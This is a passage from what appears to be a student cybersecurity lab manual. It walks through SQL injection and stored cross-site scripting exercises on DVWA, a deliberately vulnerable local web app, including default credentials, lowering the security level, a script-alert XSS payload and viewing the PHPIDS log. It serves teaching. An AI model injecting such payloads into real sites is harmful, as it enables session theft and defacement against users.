



9. Click on login and enter the username as username: admin and password: password and after that click on "Login" button.


10.You will be redirected to the home page as shown below.





11.Go To the DVWA security options in the left and set the security level as "Low"And click on "submit".



12.Go to SQL injection in left and enter user id:1 and then click on submit.


13.Check for various fields such as 2,3.




# PRACTICAL NO.9

**Aim: Simulate persistent Cross-Site Scripting Attack.**


Steps:

1.Turn On Your XAMPP server and go to http://localhost:8080/dvwa/login.php and enter username: admin and password: password.



2.After Successfully logging in you will be redirected to the homepage.




3.Set the DVWA Security level to Low from impossible.





4.Go to xss(stored)




5.Enter name: test and message:<script>alert("this is xss practical")</script>





## 6.Output





## 7. To insert any malicious code do the following:


Go to dvwa security> enable PHPIDS

Go to XSS(stored)>message>type any malicious code as shown below.





8.And then click on "Sign GuestBook" you will be able to see the following message.




9.To view intrusion detection go to dvwa security> view IDS log.

